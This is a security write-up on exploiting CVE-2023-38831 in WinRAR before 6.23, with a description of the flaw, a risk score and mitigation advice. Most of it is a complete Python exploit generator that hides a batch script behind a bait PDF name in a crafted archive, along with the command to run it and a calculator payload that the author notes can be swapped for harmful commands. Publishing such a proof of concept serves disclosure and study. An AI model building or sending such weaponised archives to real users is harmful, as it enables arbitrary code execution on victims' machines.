Exploitation of CVE-2023-38831

Supitha Pathirana

CVE Information

CVE ID: CVE-2023-38831

Description: RARLAB WinRAR allows attackers to execute arbitrary code when a user attempts to view a benign file within a ZIP archive.

Affected Software: RARLAB WinRAR before version 6.23.

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-38831

Vulnerability Description

A critical security vulnerability was discovered in RARLAB's WinRAR software prior to version 6.23. When a user tries to open a seemingly harmless file within a ZIP archive, this vulnerability allows attackers to execute arbitrary code under certain conditions. The root of the problem is that a ZIP archive can contain a harmless file (such as a regular.JPG image) as well as a folder with the same name as the benign file. When a user attempts to access the benign file, the contents of the folder are processed instead, which may contain potentially harmful executable content. Between April and October of 2023, attackers actively exploited this security flaw.

Methodology

The exploitation process involved the following steps:

Identifying the target system: We confirmed the presence of the vulnerable version of the RARLAB WinRAR Application.

Crafting a malicious payload: We created a RAR file.


Uploading the payload: Send the corrupted RAR file to the target.

Triggering the corrupted file: Execute the corrupted RAR file.


Proof of Concept (PoC)

The PoC is as follows:

First, we need to generate the payload. For that I used the following script,




```
GNU nano 7.2                                                                    cve
import shutil
import os, sys
from os.path import join
TEMPLATE_NAME = "TEMPLATE"
OUTPUT_NAME = "CVE-2023-38831-poc.rar"

BAIT_NAME = "CLASSIFIED_DOCUMENTS.pdf"
SCRIPT_NAME = "script.bat"

if len(sys.argv) > 3:
    BAIT_NAME = os.path.basename(sys.argv[1])
    SCRIPT_NAME = os.path.basename(sys.argv[2])
    OUTPUT_NAME = os.path.basename(sys.argv[3])
elif len(sys.argv) == 2 and sys.argv[1] == "poc":
    pass
else:
    print("""Usage:
          python .\cve-2023-38831-exp-gen.py poc
          python .\cve-2023-38831-exp-gen.py <BAIT_NAME> <SCRIPT_NAME> <OUTPUT_NAME>""")
    sys.exit()

BAIT_EXT = b"." + BAIT_NAME.split(".")[-1].encode("utf-8")

print("BAIT_NAME:", BAIT_NAME)
print("SCRIPT_NAME:", SCRIPT_NAME)
print("OUTPUT_NAME:", OUTPUT_NAME)

if os.path.exists(TEMPLATE_NAME):
    shutil.rmtree(TEMPLATE_NAME)
os.mkdir(TEMPLATE_NAME)
d = join(TEMPLATE_NAME, BAIT_NAME + "A")
if not os.path.exists(d):
    os.mkdir(d)

shutil.copyfile(join(SCRIPT_NAME), join(d, BAIT_NAME+"A.cmd"))
shutil.copyfile(join(BAIT_NAME), join(TEMPLATE_NAME, BAIT_NAME+"B"))
```



```
# if os.path.exists(OUTPUT_NAME):
#     print("!!! dir %s exists, delete it first" %(OUTPUT_NAME))
#     sys.exit()

shutil.make_archive(TEMPLATE_NAME, 'zip', TEMPLATE_NAME)

with open(TEMPLATE_NAME + ".zip", "rb") as f:
    content = f.read()
    content = content.replace(BAIT_EXT + b"A", BAIT_EXT + b" ")
    content = content.replace(BAIT_EXT + b"B", BAIT_EXT + b" ")

os.remove(TEMPLATE_NAME + ".zip")

with open(OUTPUT_NAME, "wb")  as f:
    f.write(content)

print("ok..")
```


This Python script is designed to generate a zip file to exploit the CVE-2023-38831. It creates a template directory, copies files into it, modifies the content of a generated zip archive, and writes the modified data to an output file.



```
┌──(root㉿kali)-[~/CVE-2023-38831-winrar-exploit]
└─# python cve-2023-38831-exp-gen.py CLASSIFIED_DOCUMENTS.pdf script.bat calc1.rar
```

I used the above command to write the modified data coming from the script to a file called “calc1.rar”.

Inside the script.bat file,





```
┌──(root㉿kali)-[~/CVE-2023-38831-winrar-exploit]
└─# cat script.bat
calc.exe &
```

The script.bat file contains commands to execute the Windows Calculator.

After we generate the calc1.rar file we need to send the file to the target computer which should have a vulnerable RARLAB WinRAR version.

When the victim opens this “calc1.rar” file we can see the windows calculator pops up.






calc1.rar (evaluation copy)

calc1.rar - ZIP archive, unpacked size 184,328 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
CLASSIFIED_DO...	36	38	File folder	11/1/2023 8:52...	
CLASSIFIED_DO...	184,292	178,554	File	11/1/2023 8:52...	13AF7D06

Selected 1 file, 184,292 bytes

Total 1 folder, 1 file, 184,328 bytes



calc1.rar - ZIP archive, unpacked size 184,328 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
CLASSIFIED_DO...	36	38	File folder	11/1/2023 8:52...	
CLASSIFIED_DO...	184,292	178,554	File	11/1/2023 8:52...	13AF7D06


Selected 1 file, 184,292 bytes

Total 1 folder,

We can modify the 'script.bat' file to execute potentially harmful actions or commands instead of opening the Windows Calculator.

Risk Assessment

This vulnerability causes unintended file expansion when handling certain archives, allowing attackers to execute arbitrary code when users open harmless files within ZIP archives.



CVE-2023-38831 (Rarlab)

Description in the wild exploit avaliable cisa

RARLabs WinRAR before 6.23 allows attackers to execute arbitrary code when a user attempts to view a benign file within a ZIP archive. The issue occurs because a ZIP archive may include a benign file (such as an ordinary .JPG file) and also a folder that has the same na... *Show more*

SVRS 88 / 100 Web Impact: 38 Cve Impact: 62

SOCRadar Vulnerability Risk Score (SVRS) is a combination of many 'Vulnerability Intelligence' elements such as Social Media, News, Code Repositories, Dark/Deep Web, attribution with Threat actor and malware as opposed to quantitative elements in CVSS calculation.

CVSSv3 7.8 / 10

NVD

Published On: 2023-08-23 17:15:43 **Modified On:** 2023-10-19 00:15:16

Mitigation Recommendations

- It is recommended to update WinRAR to the latest version.
- Always be cautious of any message that requests you to click a link or open an attachment.
- Stay updated on new trends employed by attackers as this awareness is essential for recognizing potential risks.

References

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-38831

- https://nvd.nist.gov/vuln/detail/CVE-2023-38831

- https://www.logpoint.com/en/blog/emerging-threat/cve-2023-38831-winrar-decompression-or-arbitrary-code-execution/#:~:text=This%20vulnerability%20affects%20the%20winRAR,known%20vulnerabilities%20and%20cyber%20threats.

- https://github.com/b1tg/CVE-2023-38831-winrar-exploit

- https://www.cve.org/CVERecord?id=CVE-2023-38831